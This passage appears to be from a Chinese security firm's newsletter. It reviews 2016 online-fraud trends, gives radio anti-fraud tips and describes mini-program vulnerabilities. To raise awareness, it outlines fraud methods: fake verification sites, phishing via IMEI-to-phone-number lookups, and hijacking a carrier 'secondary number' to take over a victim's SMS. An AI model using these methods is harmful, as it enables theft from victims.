拿传销来说，危害之深已不必多言，国家与媒体的知识普及让一般民众对传销都有基本认知。但是，当传销披上互联网外衣，转变为线上模式，却让一大批人迷了眼，被骗得倾家荡产。最典型的当属金融互助类欺诈，犯罪团伙以高回报、零风险的承诺吸引网民投资或购买虚拟金融产品，并以“拉人头”的模式快速发展会员，类似 3M、百川币、YBI 币等打着金融互助服务的庞氏骗局层出不穷，更有许多打着解冻民族资产、海外新型投资名头的虚假项目荼毒投资客。

而微信等社交平台也成为了网络传销的温床。2016 年 9 月，移动互联网传销第一案——“云在指尖”特大微信传销案告破。云在指尖开发了一个在线购物、支付、返佣功能的微信商城，通过“收入门费”、“团队计酬”和“拉人头”的混合传销模式，非法获利 6.2 亿元。如今，网络传销已发展出“多级分销招代理”的电子商务式、“消费多少返现多少”的免费获利

式、“刷着微博月入 10 万”的网上创业式、“幸运博彩投 1 赢 10”的网络博弈式、“买保健品拉人入会返 50%”的爱心互助式等等形式，忽悠、麻痹着从青少年到老年的众多群体，而这一切都围绕着短期快速获利的核心。

新兴骗局已上路


同时，新型诈骗也随着许多互联网新事物、新工具的普及而诞生。2016 年上半年，朋友圈频频被“二元期权”投资刷屏，一些金融平台声称这是一种稳赚不赔收益颇高的新型期权投资，但深究其规则，本质却是赢少输多的赌博行为。银监会于 2016 年 4 月对此发布风险警示，微信公众平台也于 11 月发出公告明令封禁，但不少平台仍在不停吸纳投资者，甚至不惜以新事物出现遭受挫折的说辞进行洗白。


12 月,微信公众平台又一纸公告禁止了“宗教性捐献”内容在朋友圈传播,原来许多非宗教团体在微信内开展供佛、放生、祈福等活动，让香客们花重金购买虚拟的供品和法器，伺机圈钱诈骗。

随着凡事“扫一扫”的生活方式深入人心，利用二维码诈骗的犯罪行为也是屡屡出现。网上买东西，店主让发微信付款码更方便，然而不是面对面付款，对方随意输入金额扫描后，卡就被刷爆了；网友发二维码让帮忙投票，然而却是支付宝的登录验证二维码，一秒就被盗号；餐馆的收款二维码被偷换，骗子月入上百万，顾客老板都懵逼；共享单车、违停罚单被贴上个人收款二维码，差点还以为解锁了新的付款姿势。这些场景，常常让社会经验不丰富的小白或接触互联网不深的中老年群众深陷其中，被骗了都浑然不知。


四、骗子，向钱看齐

将举报信息来源进行分类，诈骗源头的分布具有明显的向“钱”看齐的形势。从省级行政单位层面来看，诈骗犯罪行为主要分布在北上广、长三角、内陆经济大省等经济发达的地区，排名前十的省份包揽了全国诈骗信息的 65% 之多。从市级行政单位层面来看，诈骗源集中在一线城市和各省会城市。排名前 14 名的城市，占据了全国诈骗举报量的一半，并且以南方城市居多。多年发展与历史积淀，造就我国南方的经济更为发达，城市群更密集，并且有更多的贸易区域、电商平台、互联网企业等等，为骗子“施展拳脚”带来了便利。






将诈骗举报量与国家统计局最新颁布的 GDP 增量相对比，可以看出，除去个别区域，GDP 增量和诈骗举报量成正相关线性关系，这也直接印证了经济发达地区诈骗高发的结论。



从图中还发现一个特例，江苏省的诈骗举报量占比远低于其 GDP 增量占比，而观察城市对比图同样可以发现，苏州市与南京市也呈现相同的逆势表现。安全联盟发现,在 2016 年,江苏各市纷纷建立起反欺诈平台,组建反欺诈中心,各市的公安、运营商、通信管理等部门联动出击、互相配合，全省在治理网络诈骗方面动作不断。我们有理由认为，此番联动治理取得了一定成效。



安全联盟也认为，治理网络诈骗是一个长效的、需要各方配合驱动的事业，犯罪团伙集团化作案的今天，也需要各个部门相互响应，积极合作，并且善于利用反欺诈的工具、系统和技术，进行全面且深入的打击。

五、诈骗脚本紧跟社会热点


网络诈骗的类型与热门事件、时间节点也息息相关。每当爆发全民关注的事件时，不法分子也是想方设法地蹭热点。某某明星离婚风波档口，所谓的“捉奸视频”和“宝宝借钱短信”传遍全网，虽然视频只是忽悠人的动画片，细思恐极，如果链接携带木马病毒，那么将有十分庞大的网民群体可能进入骗子的圈套。不仅如此，如果真的是不雅视频，拍摄与传播者将涉嫌违法，或将面临行政拘留的处罚。保利涉黄事件、美国大选等风口浪尖之时，踏着热点而来的诈骗短信传遍了整个社交平台，网民关注的，就是骗子所关心的。

按月梳理诈骗举报的类型，我们还发现，7-8 月期间，虚假兼职的举报占比突破当期举报量的 10%，为全年此类举报的最高峰；9-10 月期间则是各类退票改签欺诈事件举报的高峰；11 月，网购相关的诈骗事件集中爆发；12 月，积分兑换、虚假红包、免费领奖的举报大幅增加。可以说，骗子的戏码十分“接地气”、“近民生”。

六、骗子周天活跃度


就一周举报分布来看，周四数量最多，周一到周三的举报量也明显高于其余时期。这样的分布比较符合人们的工作劳逸时间周期，并不是说骗子也要过双休，而是在工作日期间，人们更加繁忙，公开的社交需求和场景接触都更为丰富，可以为不法分子创造更多的行骗契机，如冒充老板、商务航旅、银行业务、公检法办事等等。而在周末期间，人们相对懒散

和封闭,虽然娱乐生活可能更为丰富,但是场景偏向私密和集中。并且,在工作日,大家的神经都被公务绷紧,疲于应对骗子的“花言巧语”,这也让许多骗局在工作日更容易得逞。



在一天 24 小时中,白天(9-18 点)为诈骗频发时段,占全天举报总量的四分之三之多,下午 5 点前后为一天之内的最高峰。这反映出工作时间是诈骗分子最活跃的时间,尤其是快下班的时间段。

七、诈骗开启全球化，打击联动境内外



由于网络诈骗是远程非接触性犯罪，近年来，不少大型的诈骗集团采取境内外联合作案的方式，犯罪分子藏身境外，借助现代科技手段和快捷的网银转账手段对内陆网友实施诈骗。境外诈骗信息来源的分布中，东南亚国家在数量排行和举报占比上都遥遥领先，上榜者也不乏美国、日韩、英国等发达国家。大型跨境诈骗集团紧跟社会热点精心设计骗术，步步设套，让老百姓屡屡上当受骗，严重侵害人民群众切身利益，给国家安全和社会稳定带来极大隐患。2016 年 1 月，470 名诈骗犯罪嫌疑人从老挝被押解回国，“12•22” 特大跨国电信网络诈骗案成功告破，开启了 2016 跨境追击的序幕。此后，公安机关多次展开跨境追击，将数千名逍遥在外的犯罪团伙缉拿归案。

八、2017 年网络诈骗趋势预测

诈骗形势依然严峻

2016 这一年，我们看到国家为打击网络诈骗犯罪做出了积极的努力，各企业、公民也通过自身努力参与到反欺诈事业中来。但是，犯罪活动并不会就此被剿灭。打击网络诈骗是一个漫长的过程，国家政策法律在逐步完善的同时，不法分子也在暗处精进自己的话术套路和工具技能。许多地下黑色产业链为诈骗提供了子弹和砝码，要斩断根除这些毒瘤不是一朝一夕的事。今年，诈骗形式依然严峻，不可掉以轻心。

信息泄露导致精准诈骗愈加流行

媒体、企业、学校都在不断地普及网络安全教育，民众的意识和防范技能也在逐步提升，传统的撒大网钓小鱼的诈骗方式已经越来越不中用，不法分子越来越爱针对不同群体“量体裁衣”，实施针对性的诈骗。信息泄露与倒卖是网络诈骗的罪魁祸首，精准化诈骗成功率高、并且涉案金额巨大，可以预见，这种诈骗趋势只会越来越流行。当接到更“懂”你的电话，千万多留个心眼。

诈骗手段与技巧愈加隐秘

“猜猜我是谁”被众人调侃，于是骗子使用木马病毒和呼叫转移升级骗术，打造出强大的“老板叫你去办公室”。骗子滥用互联网工具甚至是一些非法软件，并且将传统的单一骗术叠加使用，再利用微信、支付宝、红包等的新应用和新功能，推陈出新的骗局让许多高智商人群和“老司机”也防不胜防。对于政策的钻研和工具的使用，骗子比大多数人都刻苦敬业得多，因此，今后的诈骗手段将更加地让人难以察觉，新奇的花招也只会更多。


诈骗将向三四线城市和中老年群体倾斜

被骗不再是大城市和年轻人的专利，他们的魔爪将向三四线城市进发。腹地的人群，已经完全接触了互联网，但消息又相对滞后，不法分子骗起来可谓得心应手。如今，中老年群体也玩起了微信，也喜欢投资理财，有积蓄并且儿女多数不在身边，许多不法分子专门针对中老年人实施诈骗，办爱心讲座、搞免费送礼等等，他们会亲信谣言，更容易轻骗子的“循循善诱”。

互联网金融等网络平台仍将是网络欺诈重点目标

有诈骗分子冒充成互联网理财平台来行骗，也有诈骗分子专门骗互联网理财。互联网金融在 2015 年获得爆发式增长，虽然在 2016 年受政策影响较大，但这些平台为获取高质量客户、推动业务快速增长，不可避免将继续遭受羊毛党、骗贷及恶意逾期方面的困扰。截止到 2016 年底，网贷行业问题平台数量达到 2699 家。其中 10% 的问题平台因为运营问题主动清盘；26% 的平台因为风控能力弱，项目逾期，资金链断裂导致提现困难。而风控方面最大的挑战就是反欺诈，一方面是网络上身份泄漏事件频发、大量用户信息被诈骗分子冒用，另一方面是诈骗分子有组织、有预谋的提供各类身份信息包装。据知道创宇浑天反欺诈团队分享的数据，目前线上小贷、3C 贷等互联网金融平台因欺诈遭受的平均损失达到 5%，占据坏账的 50% 以上，而第三方支付、电商、O2O 也普遍遭遇类似困扰。

传播防骗 创宇老王做客川广电台系列报道



网络在带来便利的同时，也给不法分子提供了更多的可乘之机。因为缺乏网络安全意识，个人信息泄露，个人财产损失的事件屡见不鲜，我们在享受方便的同时也要时刻保持警惕。为了让大家对网络安全隐患有更清晰的认识，以及能在复杂的网络世界保护好自己的信息财产安全，应四川人民广播电台私家车广播邀请，我司安全专家王建东将在每周五 10：30 至 11：00 做客四川人民广播电台私家车广播，“宣讲布道”，内容将针对网络安全热点，向民众分享如何识别钓鱼网站，电话诈骗以及木马病毒等系列网络安全防范知识。

第六期 明明是假机油，为啥官网显示是正品？

广东的 4s 维修店店主小张近期有个大困惑，隔壁新开的 4S 店在售卖假的壳牌机油，但扫机油瓶身的二维码进行验证显示的是正品，在官网输入防伪码也是正品，甚至给客服打电话查询的结果还是正品。小张百思不得其解，为什么这个油本身是有问题的，验证却显示是正品呢？

Q：隔壁 4s 店卖的假机油，为啥官网鉴定是正品呢？难道官网里面有猫腻？

创宇老王：那是因为你打开了一个假官网，真的官网地址是 ac.shell.com，而你打开的是 www.acshellll.com。

Q：那咋跟我之前输入的网站长的一毛一样咧？

创宇老王：一般犯罪分子会伪造多个虚假网站，他们一般将网站地址用生成二维码等方式植入假的产品瓶身，诱导消费者在虚假网站内进行验证和购买产品。这些网址与真实网站看起非常相似，比如：shelll、shellll、she11 此类。

Q：可是我去了壳牌真实的官网 ac.shell.com 验证，上面显示的还是正品啊！

创宇老王：这个造假团伙的聪明之处就在于，它的二维码跳转网站是假的，但是它的防伪码却是真的。将这个防伪码输入真实官网查询显示的也是正品。

Q：那既然这样，他们为啥还做个假官网多此一举啊，这样就没有办法辨别真假了么？

创宇老王：因为壳牌公司厂商设置的原因，它们的防伪码验证时只显示产品的生产日期和批号，而没有历史验证的日期，这就让一些不法分子就钻了空子，只要收集一些使用过的正品防伪码，贴在了假的机油瓶上，就可以造出一大批假货。

但官网虽然没有显示历史验证日期，却显示了验证次数。如果这批违法分子是在正品被查询后得到的查询码，那么一旦大家发现之前已经有了验证记录那么就可以肯定手里的是假货了，这也应该是造假分子为什么要用一个假的验证网址的原因了。

主持人总结：

1、要去正规官网验证，看清楚官网的地址，不要再瓶身扫码验证。

2、官网验证的时候一定要之前是否有过验证记录，之前验证过的也可以判定是假货了。”

第七期 有人想激活我的手机！

月初，手机测评专家王自如发微博称，他在 2 月 1 日收到了一条苹果的提示，有人在试图破解他之前丢失的手机。而且是三天连续发送两条。一般人丢失了手机后收到这个短信往往就按照短信提示进行操作了，可王自如为啥不为所动呢？

Q：这苹果官网都发短信提示了，为啥不点击进去找回啊，这再不行动手机就被洗白再也找不回了。


创宇老王: 我们仔细看一看他微博图片中显示的网站，苹果官网网址前是进行了 https 加密的，而短信中的官网明显没有。其实这是一个钓鱼网站，而骗子需要的就是诱导你在其中输入你的真实账号和密码。

Q：天哪噜，现在骗子的手段已经如此高明了，那是不是表示一旦我在这个钓鱼网站上输入我的账号和密码，是不是就被骗子读取了啊？那他们是咋知道我丢了手机并且知道了我的手机号呢?

创宇老王：是的，一旦输入我们的账号就很可能被掌握了。其实这个骗子已经拿到了你丢失的手机，被盗手机的背后贴有机器的 IMEI 序号，利用这个序号在淘宝查询机主手机卡的 ICCID，大概 2 元一次，然后再通过运营商，可以反查到对应的手机号码，然后向其发送短信，引诱打开钓鱼网站，一步步交出个人信息。

Q：如果我识别出这是诈骗短信，不予理会，那么骗子们还能做些什么呢?

创宇老王：比如收到这样的邮件。



只要你点开链接或照片，可能一段恶意代码就被执行了，骗子获取了你的邮箱之后可直接利用邮箱找回密码。

一旦他解锁之后，除了可以直接从硬件获利，甚至还会利用你手机绑定的微信、微博、支付宝等社交和支付软件发送诈骗短信或者直接盗取小额支付里的金额。

主持人总结：

1、手机一定要设置开机密码，支付软件分别设置密码，密码找回不要选择短信方式。

2、手机遗失后一定要开启“丢失模式”保护自己的隐私，后续一切关于手机的短信、邮件、QQ 都不要相信、不要点击，尤其是让你给几百块就归还手机的花招。

第八期 3 步就能盗走你的钱!

副号，是由运营商提供的“一卡多号”业务，在不换手机、不换 SIM 卡的基础上，用户可以增加最多 3 个真实手机作为副号。

主号只要按照运营商要求，编辑相关业务开通短信，发送给运营商，被设置为副号的手机号码就会收到一条来自运营商的确认短信，一旦确认，即可生成副号，而当副号关机时，电话和短信都会被主号接管。

千万别回复！收到这样的短信说明你很可能被诈骗分子盯上了。

这是一种电信诈骗的新套路，若是你的手机号码被犯罪分子添加为副号，那么在不用身份证、不用银行卡、甚至连真实姓名都不用知道的情况下，你的钱就会不翼而飞!

简而言之 —— 只用 3 步，你就中招了

1、骗子拿到你的手机号，并发送短信给运营商，要求将你的手机号添加为副号；

2、一旦你按要求回复，就上当了！

3、接下来，骗子只需想办法让你关机，就能肆意获取你的各类账户信息、修改密码、盗刷！

你怎么就成为别人的“副号”了呢?

一般情况下，犯罪分子会首先在网上购买一些机构和网站泄露的姓名、银行卡号、身份证号和预留手机号。

通过向已经掌握了银行卡信息的用户发起绑定副号的业务申请，以广撒网的方式寻找作案对象。如果有人不慎回复，就会上钩成为副号。

由于主号只有在副号关机的情况下才能接管短信，犯罪分子这时一般会采用两种手段，一是利用短信轰炸强迫目标把手机关机，二是利用手机云服务，对手机进行远程操作。

犯罪分子一般会通过各网站泄露的数据库查找攻击目标的常用密码，再尝试登录手机云服务。智能手机云服务普遍有应对手机丢失的 " 销毁资料 " 功能，通过这个指令，可以迫使你的手机处于关机状态。

温馨提示：

养成良好的上网习惯，勿点陌生链接。

不在安全性未知的网址界面中填写自己的个人信息。

定期修改社交账号密码，避免手机联系方式等信息遭到泄露。

提高安全意识，养成良好的手机使用习惯，避免遭受手机病毒。

拓展渠道业务 云安全推出合作伙伴计划

知道创宇云安全生态合作伙伴计划现已推出，这是知道创宇推出的基于云安全的 SaaS 生态合作平台，有利于我们持续扩展云防御市场份额。

平台将通过 OEM 和 API 两种形式，为合作伙伴提供产品、技术、销售、培训及市场支持，帮助合作伙伴快速开展基于知道创宇云安全的相关业务。

作为国内云防御市场的领头羊，知道创宇以 41.67% 的国内云防御市场占有率在同行业中遥遥领先，行业专业性强，产品服务模式的多样性也满足了用户多元的现实需求。

本刊观点：这个口号起的好，“三位一体”很好的诠释了我们的安全能力，而现在国家高度重视网络安全，也要求相关网络服务商重视信息安全，而云防御又满足于时代发展的必然性，想想这是不想大有可为都难。

微信小程序满月了！知道创宇打造安全防护矩阵

云时代，平台即服务。腾讯以微信为入口，建立“云”生态，把各行各业都通过小程序的形式纳入到这个生态中。小程序不需要下载，用户“触手可及”，且可以“无限”使用服务。小程序依托于大众对微信的信任，得以更顺利的发展。但是，小程序所面临的安全问题也日益凸显，安全防护变得尤为重要。

小程序的开发涉及到支付、社交、O2O 相关内容，但由于开发者安全意识、开发资源的限制，程序中存在的漏洞可能会对业务的发展造成恶劣的影响。打开淘宝，可以发现 10 多元钱就完成一个小程序的开发。许多中小型企业，考虑成本，会选择这种极简的方式进行程序开发，却不知给黑客攻击打开了“后门”，极有可能造成不小的经济损失，让平台陷入信任危机。

微信小程序使用 MINA 框架开发，MINA 提供了自己的视图层描述语言 WXML 和 WXSS，以及基于 JavaScript 的逻辑层框架。虽然微信提供的框架、组件、API 及工具在一定程度上保障了小程序的安全性，但在开发使用过程中，由于开发者的安全意识不足，一些 Web 中的安全漏洞在小程序中仍然会存在，危害用户的利益。具体会对小程序的开发者和使用者产生重大影响的主要包括以下 5 类漏洞：SQL 注入、越权访问、文件上传漏洞、CSRF 漏洞、信息泄漏，可能对企业业务造成以下危害：

1. 信息窃取

恶意攻击者通过脱库、批量非授权查询数据库等方式，可获取大量、甚至全部存在漏洞的小程序的用户的敏感信息，包括：用户名、手机号、邮箱、QQ 号、微信号、登录密码、身份证信息、订单信息、用户地址、银行卡号等。

2. 数据篡改

恶意攻击者通过对数据库的操作，修改发布内容，包括产品价格、订单内容、产品购买数量和状态、地址信息等，也可修改和发布色情、反动等言论。

3. 恶意植入

攻击者可通过小程序为使用者植入病毒、木马等恶意程序，直接访问和控制使用者手机。这会对小程序使用者带来直接隐私或经济损失，影响极其恶劣。

4. 用户仿冒

恶意攻击者可仿冒其他用户登录，查看其他用户信息、订单、历史纪录等，甚至仿冒其他用户购买、使用软件、积分等资源，为小程序使用者带来直接经济损失，可能导致用户的直接丢失，进而导致小程序开发者的经济损失。

5. 获取未授权资源

恶意攻击者可通过漏洞，免费获取收费内容，例如收费的资讯、报告、文章、视频、语音等，并有可能将该内容放置在互联网上，损害小程序开发者的经济利益。

6. 控制应用软件和服务器

恶意攻击者可通过漏洞获取应用软件最高权限、控制小程序开发者服务器和数据库，进而进行各项信息窃取、数据库篡改、恶意植入、用户仿冒、获取未授权资源等操作，对小程序开发者和使用者造成巨大损失。

知道创宇于近期推出小程序渗透测试服务，基于成熟的技术团队和强大的安全信息获取能力，会在发现漏洞的第一时间将漏洞信息发送至客户。同时，还会附有完整的漏洞加固方案及验证程序，帮助客户第一时间解决高风险漏洞。为了满足企业的不同安全要求和安全等级需求，知道创宇小程序渗透测试分为高级和专业 2 个等级，对小程序有可能涉及到的 27 个安全检查类进行安全检查和审核。

在未来，无论物联网，还是人工智能，或者 AR 技术，都必须依靠“云”来实现，而“云”的基础必须依托于强大的算法和足够的安全。企业需要的是能够在云端建立稳固防线，不断强化自身，规避信息泄漏风险。

防住了，储备的 1T 带宽没用上，他们跑了……

